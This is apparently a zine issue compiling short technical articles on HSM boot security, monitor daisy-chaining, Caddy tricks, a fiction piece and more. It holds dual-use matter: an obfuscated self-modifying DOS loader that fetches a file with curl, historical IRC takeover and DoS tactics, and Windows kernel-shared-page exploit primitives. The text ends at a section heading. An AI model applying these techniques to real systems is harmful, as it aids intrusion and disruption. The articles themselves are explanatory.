Problem is, HSMs are basically hard coded [1]. They only run a very specific set of programs or hardware routines, all manufacturer implemented. If it doesn't do what you need, tough luck.

The obvious (and *wrong*) solution is to implement everything everyone might want. This is how we got TPM 2.0: hundreds of pages of high level specs, a client software stack that comprises 1200 public functions implemented in 80K lines of code...

That's no good. HSMs are computers, they can run any program. What we want is *user* defined programs. It's the only way to address all use cases and keep the specs simple enough for us puny humans. But then we run into a contradiction:

- The HSM must run arbitrary user code.
- User code needs access to the HSM's secret...
- ...without being able to leak it.

## Microsoft Research finds the key

HSMs have an update problem. If a buggy firmware leaks the device secret it's not enough to update it, we need to reset the secret as well. Alas, that secret is often etched in a fuse bank, which tend to be tiny, expensive, and impossible to reset. In that case they're in for an expensive recall.

Their solution was the *DICE measured boot*. Here the main firmware doesn't have access to the device secret. Instead it reads a *derived* secret, that's more or less a hash [2] of the device secret and the firmware code. Here are the main components:

- A bootloader.
- A key derivation function (KDF).
- A Unique Device Secret (UDS).
- A Compound Device Identity (CDI).
- A latch that blocks access to the UDS.
- The actual firmware.

The boot sequence works as follows:

1. Bootloader computes `CDI = KDF(UDS, firmware)`
2. Bootloader sets the latch. UDS is gone until reboot.
3. Bootloader launches the actual firmware.
4. Firmware does the actual work, using the CDI.

[1] Updates are possible, but they're manufacturer controlled.

[2] The Crypto Vigilantes Association insists that *Ackchyually, a hash is not quite what you want, you should be scared of length extension attacks, and why are you listening to a rando with no PhD?*

Now only the bootloader can leak the UDS. And since its only job is to load the firmware and hash it, it can be made extremely simple, as well as bug free. If the firmware leaks the CDI, we can fix and update it, which automatically gives the HSM a *new, uncompromised* CDI. No more fuse bank problem, no more recall, let's make more money.

## Tillitis gives power to the user

By adding the one one missing ingredient to user defined programs: *Download the main program at each startup.*

This approach has two advantages over the One Manufacturer Firmware to Rule them All: first, we can handle everything for real: just write the appropriate firmware. We can always preserve the old firmware to keep our old keys with our old use cases. Second, we can have smaller (and therefore simpler and more secure) firmware dedicated for each use case.

## Not all rainbows and unicorns

Now that users write their own programs, the interface shifts from high-level protocols to a low-level CPU instructions. Complexity is bounded, but not that low. A simple ISA like RISC-V helps, but we still have three problems:

- Software is harder to secure than hardware. Easy updates made us complacent, and some proofs of correctness are fundamentally harder. In hardware, if you don't want data from A to B you just cut the wires. In software, you need formal verification down to the compiler.

  The ISA can help though: CHERIoT [3] for instance helps enforce some guarantees, such as memory safety at the hardware level, even if you use C.

- Current compilers have become kinda hopeless at constant time code, now inserting branches where the source code had none, exposing you to timing attacks.

  If the stakes are high enough to require an HSM, they are likely high enough to require explicit compiler support for constant time code. Or manual assembly.

- The performance gap between hardware and software is huge. The control flow of cryptographic code is stupidly easy to predict (a consequence of being constant time), which allows custom hardware to bypass many checks and parallelise like crazy. This often gives you an order of magnitude improvement in speed or energy consumption.

  The only way to close this gap is adding hardware support for the most popular primitives. Which is already done to some extent, but we can't do that for all primitives.

  We *can* however find a middle ground, and support the most common operations. Rotations, SIMD and carry-less multiplication in particular come to mind.

[3] https://cheriot.org/


DisplayPort has a relatively unknown feature called "MST" or "Multi-Stream Transport". It allows video stream multiplexing over a single DisplayPort (or USB-C) cable. In practical terms, this means you can connect several (it depends, but 2 to 6 in general) external monitors to a Laptop or a PC using just one monitor-computer cable. I've been using this feature with success for over a decade now, so I decided to write something about it — more to spread the knowledge of its existence than anything else, as it's a pretty simple thing at the end of the day.


There are basically two ways to use MST: using a DisplayPort Hub or by daisy chaining monitors. I recommend the latter, as it doesn't require any extra hardware — thus less cables (but it does in fact require better cables).

As for MST daisy chaining, you basically need monitors that support it — and not all of them do. A good initial telltale is the existence of more than 1 DP-compatible connector (this can be a mix of DPs, mini-DPs, and USB-C), but you have to check in the monitor's manual for MST (yes, RTFM rule applies).

Personally I have been using Dell's U-series (UltraSharp) monitors for this, as they have solid MST support (no, Dell is not paying me for an endorsement; yes, they should). There are two very minor catches:

1. You actually need to pay attention which DP port is an "in" port and which one is an "out" port. I might or might not have spent an embarrassing amount of time before I noticed the tiny markings next to the connectors.
2. Kinda obvious, but you have to enable MST in the monitor's settings (i.e., OSD / On-Screen Display).




Note: Last monitor in the chain does not have to support MST.

If you are using two computers and switch monitors between them (or would like to do that), get a monitor that has two "in" DP/Type-C ports and that can switch all monitors after it in the chain between inputs with just few clicks in the OSD.

**FAQ:**

**Q: One or more monitors down in the chain turns on and off for a few seconds. What's up with that?**
A: It's almost always a DP cable quality issue somewhere in the chain. In MST more data goes through the cables, so even if a cable works well with just one display, it might not be good enough to handle multiple streams. I would recommend using 4K/8K certified cables for 1080p daisy-chain, but then again you might need to try a few brands before you find something that works well.

**Q: If my monitor has a USB hub as well, can it switch mouse/keyboard same as a KVM?**
A: Maybe. There are monitors that indeed allow that (have two "in" USBs), but you need to specifically look for a model that does it. Personally I use a radio/BT mouse/keyboard that allow to be connected/paired with 2-3 computers and have a button to switch between them.

**Q: Will this work over USB-C?**
A: Yes if your computer can output DisplayPort protocol over USB-C connector, which is very likely for modern laptops. If you have a couple of USB-C ports, only 1 or 2 specific ones might have the required USB-C Alt DP mode though (i.e., try different ports). DP↔USB-C converters or cables will work.

**Q: Will this work over HDMI↔DP converter?**
A: No. HDMI doesn't support magic stuff like MST at all. You might get away with the last monitor in the chain being connected via an HDMI↔DP converter but I haven't tested this.

**Q: Any other known issues?**
A: AMD drivers on Linux sometimes don't recognize a monitor chain after switching away and back to the given computer (i.e., monitor placement/wallpapers/etc. are reset). There are workarounds like a script which resets the settings based on each monitors' serial number though. Also, I've heard some MacBooks don't support MST.

# Shenanigans Ensue

**BGGP5 (https://binary.golf/5/) competition was to create the smallest code to download and display a text file from the BGGP website.**

**Other people used scripts or Linux or Windows executables or such things.**

**I did it using 16-bit DOS... text.**
**Not code, text. Executable ASCII.**

```
XN4T4MP354Q0D+kP5X2P6CF0T4uOM/063349+76391
N7M0MMJ4/65L8L1762+3M7378LM92060+36394M6+0
N053L4J63690151013/461N73M1+J04N2M86614L86
0907/+/8M4J3000T3PMtEq3EM0hjgYsALA9STH/8q6
J+ruVAYxPBB4GHwe4AEvNIc0gGS9jY3VybCAtTCBia
W5hcnkuZ29sZi81LzUNAAB6AQAAAAIAAAACAAB=!
```

**Those 249 bytes of base64 goodness, and one trailing character as sentinel, are the entire decoder and its payload. This is what the decoder looks like when disassembled as executable code:**

```
bits 16
      pop  ax           ;AX=0
      dec  si           ;SI=00ffh
      xor  al, 'T'      ;AX=0054h
      xor  al, 'M'      ;AX=0019h
      ;what a shame we lost the 'MZ'
      push ax           ;$FFFE=0019h
      xor  si, [di]     ;SI=00e6h
      xor  al, 'Q'      ;AL=48h
      ;this is why we need the Pentium
      ;CPU, because we are modifying
      ;within the prefetch queue range
      xor  [si+2bh], al ;'X' -> 10h
      ;self-modified, dx=[bx+si+35h]*10h
_loop imul dx, [bx+si+35h], 'X'
      ;dl=([bx+si+35h]*10h)^[bx+si+36h]
      xor  dl, [bx+si+36h]
      inc  bx           ;move to next pair
      inc  si           ;move to next pair
      ;'O' -> 0f2h, done decoding?
      xor  [si+34h], dl
      ;self-modified
      ;encoded 0f2h, jne _loop
      db   75h, 'O', 'M'
```

**Then our 4-and-4 encoded base64 decoder follows, adjusted for the new starting address:**

```
      ;lea di, [si+34h]
      db   '/', '0', '6', '3', '3', '4'
      ;lea si, [di+3ah]
      db   '9', '+', '7', '6', '3', '9'
b64_outer
      ;push 4
      db   '1', 'N', '7', 'M'
      ;lodsd
      db   '0', 'M', 'M', 'J'
      ;pop cx
      db   '4', '/'
b64_inner
      ;rol eax, 8
      db   '6','5','L','8','L','1','7','6'
      ;cmp al, '0'
      db   '2', '+', '3', 'M'
      ;jnb b64_testupr
      db   '7', '3', '7', '8'
      ;shr al, 2
      db   'L', 'M', '9', '2', '0', '6'
      ;because '+' and '/' differ
      ;by only 1 bit
      ;concatenate numbers and '+' and '/'
      ;add al, '0'
      db   '0', '+', '3', '6'
b64_testupr
      ;cmp al, 'A'
      db   '3', '9', '4', 'M'
      ;jnb b64_testlwr
      db   '6', '+', '0', 'N'
      ;add al, ('z' + 1) - '0'
      db   '0', '5', '3', 'L'
      ;concatenate lowercase and numbers
b64_testlwr
      ;cmp al, 'a'
      db   '4', 'J', '6', '3'
      ;jb b64_store
      db   '6', '9', '0', '1'
      ;sub al, 'a' - ('Z' + 1)
      db   '5', '1', '0', '1'
      ;concatenate uppercase and lowercase
b64_store
      ;sub al, 'A'
      db   '3', '/', '4', '6'
      ;shrd ebx, eax, 6
      db   '1', 'N', '7', '3', 'M'
      db   '1', '+', 'J', '0', '4'
      ;loop b64_inner
      db   'N', '2', 'M', '8'
      ;bswap ebx
      db   '6', '6', '1', '4', 'L', '8'
      ;xchg ebx, eax
      db   '6', '0', '9', '0'
      ;stosd
      db   '7', '/', '+', '/'
      ;cmp byte [si], '+'
      db   '8', 'M', '4', 'J', '3', '0'
      ;'0'
      db   '0', '0'
      ;[dec di]
      db   "T3PM"
      ;[jnb b64_outer]
      ;the dec and branch are
      ;base64-encoded to reduce size
      ;followed by the
      ;base64-encoded payload
```

**The payload was the least interesting part. It just ran "curl -L" which displayed the file.**

# WcenterMouse: my journey in mouse movements in Wayland

In the previous issue of PagedOut (#6), I introduced my old project, github.com/mte90/pydal, which involves USB foot switches that I have been using for the past seven years. However, since writing and publishing that article, I have transitioned from Xorg to Wayland (on Debian Sid), which is now the default in KDE. This switch highlighted a significant issue that I hadn't anticipated...

**Looking for an alternative**

Previously, I used xdotool to move the cursor between my screens using fixed coordinates that were centered on each monitor (which have different resolutions).
Unfortunately, Wayland does not provide an API to move the cursor in an absolute manner. Instead, it only offers a relative cursor API (https://gitlab.freedesktop.org/wayland/wayland-protocols/-/tree/main/unstable/relative-pointer). This API functions only within the monitor where the cursor is currently located. Using negative or excessively large values for the X/Y coordinates to move the cursor to other monitors does not work well, as there is no way to determine the current monitor or the actual position on it. Essentially, this approach fails in a multi-monitor setup.
After experimenting with other tools like ydotool and kdotool (among others I don't recall), I realized that I couldn't replicate my user experience with Wayland and Pydal. I then attempted to develop a solution using the aforementioned API in C++, but this effort did not yield the desired results. The next logical step was to create a simpler version of github.com/ReimuNotMoe/ydotool, a well-known tool packaged for various distributions (though Debian uses a version that is over 4 years old).
ydotool employs a daemon running as root to create a UInput virtual mouse with the Linux kernel, thereby circumventing issues related to Wayland APIs. However, there are several reported issues with this tool, and its development has been stalled for over a year:

- https://github.com/ReimuNotMoe/ydotool/issues/250
- https://github.com/ReimuNotMoe/ydotool/issues/273

**My solution**

My approach was to develop a one-shot, lightweight tool that creates the virtual device when invoked and removes it afterward. This tool moves the cursor to the center of the specified monitor without relying on the issues of ydotool. With the assistance of ChatGPT, Co-Pilot, and my limited expertise in C++, I managed to achieve this.

The result is https://github.com/Mte90/wcentermouse/, which I now use in conjunction with Pydal. This tool consists of just 103 lines of C++ code, with hardcoded monitor resolutions and a single parameter to specify the monitor. The README includes a sudo configuration that allows my user to execute the tool automatically without being prompted for a password.
The only downside is a slight lag due to the creation of the virtual device, which means the cursor movement is not as instantaneous as before. However, this trade-off is acceptable given the functionality it provides.

**Next steps?**

Some ideas to improve this tool:

- Add config files for the screen resolutions
- Implement this feature natively on KDE? I opened a discussion about it https://discuss.kde.org/t/move-mouse-to-screen/28971
- Maybe Wayaland implements an API for this? Anyway this shows how very long the way is to getting a display server that have a feature parity with Xorg

# A Pixel Parable

olano.dev/blog/a-pixel-parable

His bodily reaction to screen time is somehow connected with sleep deprivation. At first, pulling 6 or 8 straight hours in front of the computer seemed to burn him out, but after 10 or 12 he doesn't really notice anymore, he just keeps going until he passes out on the keyboard.

They warned him there was going to be crunch time when they got closer to the release date. "Here's the thing about deadlines," David said: "everybody knows we won't make the first one or two, and that's fine. Nobody really cares. As long as they look out to the hallway and see some glow coming out of the offices, they'll leave us alone."

Mark defaults to a belligerent attitude towards authority so he is, in principle, against overtime, deadlines, and any other corporate demand. But he doesn't really mind the effort. Never once did he lose sight of the fact that he's paid handsomely to make pretty pictures. He may be no artist, but he wasn't at any of his previous jobs, either. And he didn't get to eat gourmet meals, play catch on the field, or hang around geek Disneyland. Everyone at the office is used to working late, anyway. They just need to pause the afternoon recreations until the game ships.

During those crunch days, he gets into the habit of taking breaks without leaving the computer. Instead of taking a walk, or a nap, or grabbing his sketchbook, he just keeps drawing on DPaint. He saves the picture he's working on, saves again with a different name, clicks the CLR button, then saves again. And then he's not at work anymore. He doodles absently. Or he loads one of his own pictures. Anything to distract him from those flat and blocky *Zak* backgrounds he's been staring at all day.

They told him that dithering is forbidden, so he's been abusing it on his personal projects. It's a form of stress relief. What's a good excuse to put as much dithering as possible on a single picture? What type of image calls for spreading as many colors as one can possibly squeeze out of the EGA palette? He remembers a sunset he saw once at the Ranch, a rainbow-colored sky that seemed to spill onto the hills. Then he thinks of how bright the moon and the stars looked that time at the Observatory. The *Wheatfield with Crows* and *The Starry Night* come next to mind, with all the punch Van Gogh managed to pack in those rough, almost childlike brushstrokes of a few strange colors.

With all that in the shaker, he places a line for the horizon. Then he stacks layers of receding hills. He switches to the spare page and cobbles together a couple of brushes to plant the hills full of oak trees. He adds a rising moon and starts on a twilight sky. He has to figure out how the light should project on every fragment on the screen. In his old *Zak* background, the idea of Mars forced the reds on him: he was pulled into fire, sulfur, and rust. Here, the theme is day and night, and all forms of light: no pair of colors can fall out of place in this scene. He places broad patches and fringes of color, then smears and smudges to tear them apart, as if burning scraps of paper with a lighter. Wherever he finds a stretch of same-colored pixels, he stops to think how to break it. He wants this to be the least-compressible image in computing history.

He works on this twilight scene for minutes at a time, for days in a row. And when *Zak* is finally done and he enters that weird purgatory in between projects, he turns it into his full-time job to make this picture as good as he can. And he makes it good. And he makes it art. He subverts the materials, just like he used to do with his pencils. It's hard to tell these are just 16 colors, the same old 16 colors.

Now that he leaped over its limitations, he's annoyed to see that a computer *can* produce art after all, that *he* can make the computer produce art, and, yet, he is not allowed to use it, he's supposed to just shelve it.

The day after he's finished, before lunch, he puts the picture up as his screensaver, in silent protest. A protest against no one in particular. No one on his team, anyway. He's protesting Turing and Von Neumann, and George Lucas, and Ronald Reagan, for making it so damn hard to put art in a video game—to make art for a living.

When he gets back from lunch, Ron and David are having a heated discussion in front of his desk. Why exactly is it that dither can't compress? Is there *really* nothing they can do about it? Wouldn't this be worth the extra disk space? This is LucasFilms material, they can't afford not to use it in their games!

A week later, David tells Mark that it turns out that dithering is very hard *but not impossible* to compress. And that Ron is already working on their SCUMM engine to support it. This is now *his* puzzle to solve. Mark will get to use dithering on their next project. In fact, until further notice, Mark's dithered backgrounds are the official house style. His stock just went up.

Images: Maniac Mansion (1988), Loom (1990) © Lucasfilm Games

Green Moon (Japan Memories)

Léa Pinto

https://www.instagram.com/_lea.pinto_/

# IRC-wars like it's 1999

It's the '90. There's no Discord/Slack. There's their predecessor – IRC (Internet Relay Chat). And while it's clear who owns a given IRC server (whoever can ~~SSH~~Telnet into the *nix server running the IRC daemon), there is no concept of a "user account", "nickname/username ownership", or "channel ownership". Whoever sets a given nickname first owns the nickname until they disconnect (or get disconnected). Whoever joins an empty channel first gets the **op** (@) – channel operator status. Whoever has the @op rules the channel – kick, ban, granting @op to others, changing channel settings – quite a lot of power. Most users were there just to chat and make friends, but channel owners – the defenders – had to work hard to keep control of "their" channels. And the attackers – ever trying to seize control of a channel – had quite a lot of tricks up their sleeves. These were the times of IRC wars. The times of channel "takeovers". The times when IRC network splits were both a danger and an opportunity. And we're here – looking at it from a safe distance of 30-odd years – to enjoy the show.

| Server A: #chat |
|---|
| @defender-bot-1 |
| @defender-bot-2 |
| @defender-bot-3 |
| @ThomasTheOp |
| @OwnerJane |
| QuietReader |
| HappyChatter |
| BusyTyper |
| NotAttackerRly |

Image 1. A small channel's userlist.

**Defender's setup.** Channel "owners" (whoever held power) usually kept 1-10 bots online (see Image 1). These ensured anyone on the bot's "op list" regained @op on rejoin, while also offering various utilities and fun features. There was a bit more to it, but we'll get back to this later.

**Attacker's Tactic 1: "Please give me @op!"** [CLASSIFICATION: semi-technical]
**Phase 1**. Social engineering: an attacker would attempt to trick one of channel operators into granting them an @op (it was anything from harmless lines like "I'm new to IRC and never had an @op" to impersonating a currently-offline person ← harder than it sounds because IRC exposed IP/rev-DNS).
**Phase 2**. On success, the attacker would mass-op their own bots (which joined either all at once in that moment or previously over the span of several hours/days to avoid notice), starting the battle for control over the channel. Both sides would deop/kick/ban while unbanning and re-oping their own bots.
**Result**. Well-prepared attackers usually won – more bots, lean/faster implementations (single-purpose, optimized C, protocol tricks) and lower ping to the IRC server usually gave them the edge.

**Attacker's Tactic 2: (D)DoS everyone** [CLASSIFICATION: semi-technical]
**Phase 1**. IRC exposed user IPs, so attackers could force-disconnect users via exploits (e.g., Ping of Death – see Wikipedia) or sheer bandwidth.
**Phase 2**. With everyone on the channel "disconnected", attackers briefly left and rejoined. Per early IRC rules: the first to join an empty channel gets the @op.
**Result**. Varied – defenders had access to pretty powerful servers/networks too.





Image 2. An example IRC network. Users are connected to different servers, but can still chat with each other. Until a *split* that is.

**Attacker's Tactic 3: A split and an empty fragment** [CLASSIFICATION: technical]
**Background**. IRC networks were trees of servers relaying messages. If a link between nodes dropped, the net fragmented in a "split". From the perspective of users in one fragment, the users connected to servers in the other fragment vanished (mass quit), only to return once the split ended (mass join).
**Phase 1**. Attackers checked which servers channel inhabitants were on. If no one occupied an edge server, they waited for a proper split (or DDoSed the right link to force a proper split).
**Phase 2**. During the split, attackers' bots joined the empty channel in the split-off fragment, gained @op, and set defenses (banlists). When the net rejoined, lists merged and fighting began.
**Result**. Defenders usually lost – attackers would bring more bots and could pre-set bans. The only counter was prevention – keeping defending bots spread across all servers in the network.

**Attacker's Tactic 4. A split and nickname collisions** [CLASSIFICATION: technical]
**Background**. In a split it was possible for two different users in different fragments to use the same nickname. Once a split ended, this "nickname collision" would be discovered and both users would be disconnected from the network. Whoever reconnected first would get the nickname for the time being.
**Phase 1**. Attackers waited for a split and mirrored the channel's nicklist on other fragments.
**Phase 2**. Once split ended, nick collisions were discovered by the IRC network and everyone on the channel was force-disconnected. Attackers quickly joined the now-empty channel and got @op.
**Result**. Success depended on channel size and natural joins/nickname changes. Defenders could counter by rotating bot nicknames to frustrate the attack.

**Summary.** Most of these exploits were eventually patched. Some IRC networks quickly introduced nickname and channel ownership, while other focused on making takeovers harder (e.g., granting nickname on collision to whoever occupied it longer or limiting nick changes during splits). Either way, IRC – and the hard-earned lessons from running its servers and channels – paved the way for modern chat platforms, including the "ownership" concept which we now take for granted.

## Look ma, no `file_server`!

Recently, I was in need of an IP address API à la ipify. There are a lot of public ones out there, but I figured I could just as easily write one myself. After some research, I found that I merely had to add the following three lines to the configuration of my web server, Caddy, and I was good to go:

```
localhost {
  respond {client_ip}
}
```

```
curl https://localhost/
```

```
::1
```

Nowadays, I often find myself drawn towards simplicity, both in and outside of the realm of computing. I try to reduce the number of `node_modules` in my projects as much as possible; instead of looking at a Grafana dashboard, I SSH into my server and run `top`; for scripting, I use Bash instead of another language if at all possible. That kind of thing. Needless to say, I was delighted by how easy this API was to set up.

Soon enough, I started to wonder: What other simple, yet useful services could I host just from Caddy's configuration file, without depending on other files or software?

Let's start with something extremely minimal. Most operating systems in use today detect a working internet connection by connecting to a "connectivity test" or "captive portal check" server, which always responds with an HTTP 204 status code and no body. If the OS gets the response code, it knows it's online, otherwise there's some kind of problem.

Knowing this, we can easily roll our own:

```
localhost {
  respond 204
}
```

```
curl -i https://localhost/
```

```
HTTP/1.1 204 No Content
```

Another trick I came across recently[1] is setting up a proxy server for pixiv images. In order to, I assume, prevent hotlinking, these require a correlating pixiv referrer, or else you will get a 403 error instead. But we can just let Caddy do the work for us:

```
localhost {
  reverse_proxy i.pximg.net {
    header_up Host "i.pximg.net"
    header_up Referer "https://www.pixiv.net/"
  }
}
```

```
curl -i https://localhost/.../123456789_p0.png
```

```
HTTP/1.1 200 OK
Content-Length: 109537
Content-Type: image/png
```

Finally, a static site would usually be served via the `file_server` directive[2], but there's nothing stopping us from directly putting everything into the configuration instead:

```
localhost {
  handle / {
    header Content-Type "text/html"
    respond "<link rel='stylesheet' href='style.css'><script src='script.js'></script><p>Hello!</p>"
  }
  handle /style.css {
    header Content-Type "text/css"
    respond ".example { color: red; }"
  }
  handle /script.js {
    header Content-Type "text/javascript"
    respond "window.onload = () => document.querySelector('p').classList.add('example');"
  }
}
```

Though, whether that's actually a good idea… well, I'll let you be the judge.

[1] https://pixivfe-docs.pages.dev/hosting/image-proxy-server/
[2] https://caddyserver.com/docs/caddyfile/directives/file_server

Wouldn't it be a little eerie if unprivileged code could inject arbitrary data into high integrity processes? May be also into protected processes, oskernel, and VTL1 trustlets? Why, yes, it would be terrific. Terrifying, even. So let's see how it can be done!

## Globally shared

KUSER_SHARED_DATA structure, aka kuser, is a well-known item, present since the early versions of Windows NT (even though its layout has changed considerably throughout Windows history). It is very special in two regards:

- Physical page with structure instance is shared between OS kernel and all processes (except the *Minimal* processes).
- Virtual address of the page is fixed: 0x7FFE0000 for usermode, 0xFFFFF78000000000 for kernelmode (both x64 and a64). Since win11 23H2, the fixed VA in kernel is RO; nt!MmWriteableSharedUserData holds a randomized VA of the RW mapping.

Common physical page, mapped at a known virtual address: any change to its data is instantly ~~injected~~ visible everywhere.

Main purpose of such data sharing is to provide usermode code with quick access to volatile time data, such as SystemTime and TickCount. The 6 highly volatile fields in 3 cachelines update 64 to 4000 times/second! Such updates may seem irrational, as all time data could be derived on spot from the CPU's TSC; but early archs/CPUs just didn't have a reliable invariant TSC.

All but a couple other fields are just easycut hacks (could be process init-time statics in ntdll behind APIs). Seeking a minute convenience, MS devs used to put absolutely ridiculous cheese in kuser, like function pointers and even executable code! Today it's cleaned up *a bit*, and the page is not executable; only x32 (wow64) processes with DEP disabled can *run code* from it.

## User-adjustable

There's no mistake. Even though the usermode mapping at 0x7FFE0000 is read-only, unprivileged user can still put own data onto this page. There are some serious limitations of course, but a couple dwords can be set to about *any* values even from a rightless LPAC. And sometimes that's all it takes to complete an exploit: a few good values at a known location.

total fields: 82 (0xA80 bytes) | unused: 21 (0x580) | dynamic: 34 (0xD8) | dynamic user-adjustable: 20 (≈ 0x60)

All items that are user-adjustable at runtime: ActiveConsoleId, AitSamplingValue, ComPlusPackage, ConsoleSessionForegroundProcessId, DbgConsoleBrokerEnabled, DbgErrorPortPresent, DismountCount, ImageFileExecutionOptions, InterruptTimeBias, KdDebuggerEnabled, LangGenerationCount, LastSystemRITEventTickCount, QpcBias, SystemTime, TelemetryCoverageRound, TimeZoneBias, TimeZoneBiasEffectiveStart, TimeZoneBiasEffectiveEnd, TimeZoneBiasStamp, TimeZoneId, UserModeGlobalLogger.

That's a lot of items: 42 pt wasted! But not many fields are actually good or at least semigood; many others either require special conditions/privileges, or are mostly gimmicky (like the single DbgErrorPortPresent bit, settable by crashing a process).

| | |
|---|---|
| InterruptTime<br>0x008 8+4<br>offset size | Number of centums (100 ns units) since OS boot. Increments with tunable period [0.5 ms, 15.625 ms]; includes OS sleep time. To adjust: simply wait. OS increases the value; one day it'll be close to your target. No privileges required. Lower dword wraps around in 7 minutes 9.5 seconds, but it takes 228.5 years for byte7 to change from 0 to 1. |
| SystemTime<br>0x014 8+4 | UTC time, as number of centums since 1601-01-01. Increments mostly together with InterruptTime. Adjustable via NtSetSystemTime() to any value from 0 to $2^{61}+2^{32}$ (till 8907-12-05 18:49:10), but requires adminful SeSystemtime privilege. To refine increment period for both InterruptTime & SystemTime: NtSetTimerResolution(DesiredTime=1). |
| TimeZoneBias<br>0x020 8+4 | Number of centums to subtract from SystemTime to get local time. Adjustable in range $\pm 2^{31}$ seconds (±68 years) with granularity of one minute. To adjust: NtSet(SystemTimeZoneInformation/SystemDynamicTimeZoneInformation). Requires SeTimeZone privilege; regular users do have it on client systems (but it's still adminful on Windows Server). |
| TimeZoneBiasStamp<br>0x25C 4 | Sequence number/lock for timezone data. When value is odd, the set of timezone fields is being updated (that's rare, may be once a day). Increment it by 2 via NtSetSystemTime(null, null). Can be done from LPAC, no privileges required. But such increment is very slow; may need 3 to 48 days to wraparound 32-bit value. Multithreading won't really help. |
| DismountCount<br>0x2DC 4 | Hacky volume dismount counter, for fast file handle validity checks. Use NtFsControlFile() or NtDeviceIoControlFile() to send FSCTL_DISMOUNT_VOLUME (0x090020) to ≈any file object to increment field by 1 or 2. No privileges required. Good fast "files" for LPAC are \Device\Afd\ and CONIN$. Dword wraparound with ≈optimal 4 threads: 4 to 8 minutes. |
| ConsoleSessionFo-regroundProcessId<br>0x338 4 | PID of the process with window focus in the current physical console (RDP sessions ignored). Since both PIDs and TIDs are allocated from the same namespace, and allocation is somewhat predictable, one can just spawn some threads, then create a process with a window to set this to the desired value. PID values: $2^2$ to $2^{26}$, divisible by 4, not by 0x400. |
| LangGenerationCount<br>0x3A4 4<br>offset size | Sequence number of the nt!MUIRegistryInfo structure, which holds UI languages info. To increment it by one, invoke NtGetMUIRegistryInfo(Flags=8, null, null). Can be done from LPAC, no privileges required. Depending on the OS and CPU, it is best to use either 1 or 2 threads for increment, with dword wraparound reachable in 8 to 20 minutes. |

*validated for: win11 24H2, win10 22H2, WS2022; server silo containers are not in scope*

## VTL-1nfiltrated

